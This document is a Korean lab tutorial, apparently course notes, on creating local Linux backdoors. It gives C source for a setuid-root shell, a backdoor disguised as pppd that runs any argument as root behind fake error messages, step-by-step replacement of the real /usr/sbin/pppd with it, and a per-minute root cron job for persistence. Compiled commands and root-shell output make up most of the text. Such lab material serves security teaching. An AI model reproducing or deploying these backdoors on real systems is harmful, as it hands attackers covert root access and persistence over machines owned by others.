LAB 1 . SetUID를 이용한 local Backdoor 생성과 root 권한 탈취

Local backdoor : 일반 계정으로 로그인하여 특정 프로그램을 실행시켜 관리자 권한 탈취

```
┌──(root㉿kali)-[/home/gildong]
└─# ls -l
total 4
-rw-r--r-- 1 root root 77 May 14 04:17 backdoor.c

┌──(root㉿kali)-[/home/gildong]
└─# cat backdoor.c
#include <stdio.h>
main()
{
  setuid(0);
  setgid(0);
  system("/bin/sh");
}
```

❶ Backdoor 생성

#cd /home/gildong

nano backdoor.c

```
┌──(root㉿kali)-[/home/gildong]
└─# ls -l
total 20
-rwxr-xr-x 1 root root 16056 May 14 04:20 backdoor
-rw-r--r-- 1 root root    77 May 14 04:17 backdoor.c

┌──(root㉿kali)-[/home/gildong]
└─# chmod 4755 backdoor

┌──(root㉿kali)-[/home/gildong]
└─# ls -l
total 20
-rwsr-xr-x 1 root root 16056 May 14 04:20 backdoor
-rw-r--r-- 1 root root    77 May 14 04:17 backdoor.c

┌──(root㉿kali)-[/home/gildong]
└─# su gildong
┌──(gildong㉿kali)-[~]
└─$ id
uid=1001(gildong) gid=1001(gildong) groups=1001(gildong),100(users)
```

❷ SetUID 생성

#gcc –o backdoor backdoor.c

#chmod 4755 backdoor

#su gildong

#id

```
┌──(gildong㉿kali)-[~]
└─$ pwd
/home/gildong

┌──(gildong㉿kali)-[~]
└─$ ls -l
total 20
-rwsr-xr-x 1 root root 16056 May 14 04:20 backdoor
-rw-r--r-- 1 root root    77 May 14 04:17 backdoor.c

┌──(gildong㉿kali)-[~]
└─$ mkdir /gildongHOME
mkdir: cannot create directory ‘/gildongHOME’: Permission denied

┌──(gildong㉿kali)-[~]
└─$ ./backdoor
# pwd
/home/gildong
# id
uid=0(root) gid=0(root) groups=0(root),100(users),1001(gildong)
# mkdir /gildongHOME
# ls -ld /gildongHOME
drwxr-xr-x 2 root root 4096 May 14 04:26 /gildongHOME
#
```

❸ root 권한 탈취

$pwd

$ls –l

$mkdir /gildongHome

$./backdoor

#pwd

#id

#mkdir /gildongHome

LAB 2 . Backdoor 숨기기

* 백도어가 마치 시스템 상의 중요한 setuid 파일인 것처럼 위장

```
┌──(root㉿kali)-[~]
└─# find / -user root -perm -4000
/home/kali/test/backdoor
/home/gildong/backdoor
```

```
/usr/sbin/mount.nfs
/usr/sbin/pppd
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/xorg/Xorg.wrap
/usr/lib/mysql/plugin/auth_pam_tool_dir/auth_pam_tool
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
find: ‘/run/user/1000/gvfs’: Permission denied

┌──(root㉿kali)-[~]
└─# cd /usr/sbin

┌──(root㉿kali)-[/usr/sbin]
└─# ls -l pppd
-rwsr-xr-- 1 root dip 403832 May 13  2022 pppd

┌──(root㉿kali)-[/usr/sbin]
└─# ./pppd
./pppd: The remote system is required to authenticate itself
./pppd: but I couldn't find any suitable secret (password) for it to use to do so.
```

❶ 위장할 파일 조회하기

#find / -user root –perm -4000

#cd /usr/sbin

#ls –l pppd

#./pppd

❷ Backdoor 파일 내용 수정

```
#cd /home/gildong
#nano backexec.c {
 ~~~
 printf
 printf
}
```

```
┌──(root㉿kali)-[/home/gildong]
└─# ls
backdoor  backdoor.c  backexec.c

┌──(root㉿kali)-[/home/gildong]
└─# cat backexec.c
#include <stdio.h>
main(int argc, char *argv[])
{
 char exec[100];
 setuid(0);
 setgid(0);
 sprintf(exec, "%s 2>/dev/null", argv[1]);
 system(exec);

 printf("./pppd:The remot system is required to authenticate itsef\n");
 printf("./pppd: but I couldn't find any suitable secret (password) for it to use to do so.\n");

 }
```

❸ 컴파일 후 권한 재설정

#cd /home/gildong

#**gcc –o backexec backexec.c**

#chmod 4755 backexec

#./backexec

```
┌──(root㉿kali)-[/home/gildong]
└─# ls -l
total 40
-rwsr-xr-x 1 root root 16056 May 14 04:20 backdoor
-rw-r--r-- 1 root root    77 May 14 04:17 backdoor.c
-rwxr-xr-x 1 root root 16160 May 14 04:59 backexec
-rw-r--r-- 1 root root   324 May 14 04:56 backexec.c

┌──(root㉿kali)-[/home/gildong]
└─# chmod 4755 backexec

┌──(root㉿kali)-[/home/gildong]
└─# ./backexec
./pppd:The remot system is required to authenticate itsef
./pppd: but I couldn't find any suitable secret (password) for it to use to do so.

┌──(root㉿kali)-[/home/gildong]
└─#
```

❹ 정상 파일을 Backdoor로 변환

```
┌──(root㉿kali)-[/home/gildong]
└─# cp /usr/sbin/pppd  /usr/sbin/pppd.bak

┌──(root㉿kali)-[/home/gildong]
└─# mv backexec /usr/sbin/pppd

┌──(root㉿kali)-[/home/gildong]
└─# cd /usr/sbin

┌──(root㉿kali)-[/usr/sbin]
└─# ls -l pppd
-rwsr-xr-x 1 root root 16160 May 14 04:59 pppd

┌──(root㉿kali)-[/usr/sbin]
└─#
```

#cd /home/gildong

#cp /usr/sbin/pppd /usr/sbin/pppd.bak

#mv backexec /usr/sbin/pppd

#cd /usr/bin

#ls –l pppd

❺ Backdoor 실행

```
┌──(gildong㉿kali)-[/usr/sbin]
└─$ ./pppd "whoami"
root
./pppd:The remot system is required to authenticate itsef
./pppd: but I couldn't find any suitable secret (password) for it to use to do so.

┌──(gildong㉿kali)-[/usr/sbin]
└─$ ./pppd "mkdir /testhome"
./pppd:The remot system is required to authenticate itsef
./pppd: but I couldn't find any suitable secret (password) for it to use to do so.

┌──(gildong㉿kali)-[/usr/sbin]
└─$ ls -l /testhome
total 0

┌──(gildong㉿kali)-[/usr/sbin]
└─$ ls -ld /testhome
drwxr-xr-x 2 root root 4096 May 14 05:08 /testhome

┌──(gildong㉿kali)-[/usr/sbin]
└─$ ./pppd "id"
uid=0(root) gid=0(root) groups=0(root),100(users),1001(gildong)
./pppd:The remot system is required to authenticate itsef
./pppd: but I couldn't find any suitable secret (password) for it to use to do so.
```

#su gildong

$cd /usr/sbin

$./pppd “whoami”

$./pppd “mkdir /testhome”

$ls –ld /testhome

$./pppd “id”

LAB 3. Cron 데몬을 이용한 Backdoor 생성


```
┌──(root㉿kali)-[/home/gildong]
└─# cat backexec.c
#include <stdio.h>
main(int argc, char *argv[])
{
 char exec[100];
 setuid(0);
 setgid(0);
 sprintf(exec, "%s 2>/dev/null", argv[1]);
 system(exec);


 printf("./pppd: The remote system is required to authenticate itself\n");
 printf("./pppd: but I couldn't find any suitable secret (password) for it to use to do so.\n");
}
```

#cd /home/gildong
#cat backexec.c

```
┌──(root㉿kali)-[/]
└─# ls -ld /etc/cro*
drwxr-xr-x 2 root root 4096 Dec  5  2022 /etc/cron.d
drwxr-xr-x 2 root root 4096 Dec  5  2022 /etc/cron.daily
drwxr-xr-x 2 root root 4096 Dec  5  2022 /etc/cron.hourly
drwxr-xr-x 2 root root 4096 Dec  5  2022 /etc/cron.monthly
-rw-r--r-- 1 root root 1042 Nov 13  2022 /etc/crontab
drwxr-xr-x 2 root root 4096 Dec  5  2022 /etc/cron.weekly
```

#ls –ld /etc/cro*



#cd /etc/cron.d

#nano set.sh

#ls –l set.sh

#chmod 755 set.sh

#ls –l set.sh

#nano /etc/crontab

*** * * * * root /etc/cron.d/set.sh**

```
┌──(root㉿kali)-[/etc/cron.d]
└─# tail -l /etc/crontab
# |  |  |  |  .─── day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6    * * 7   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6    1 * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
#

* * * * * root /etc/cron.d/set.sh

┌──(root㉿kali)-[/etc/cron.d]
└─# service cron restart
```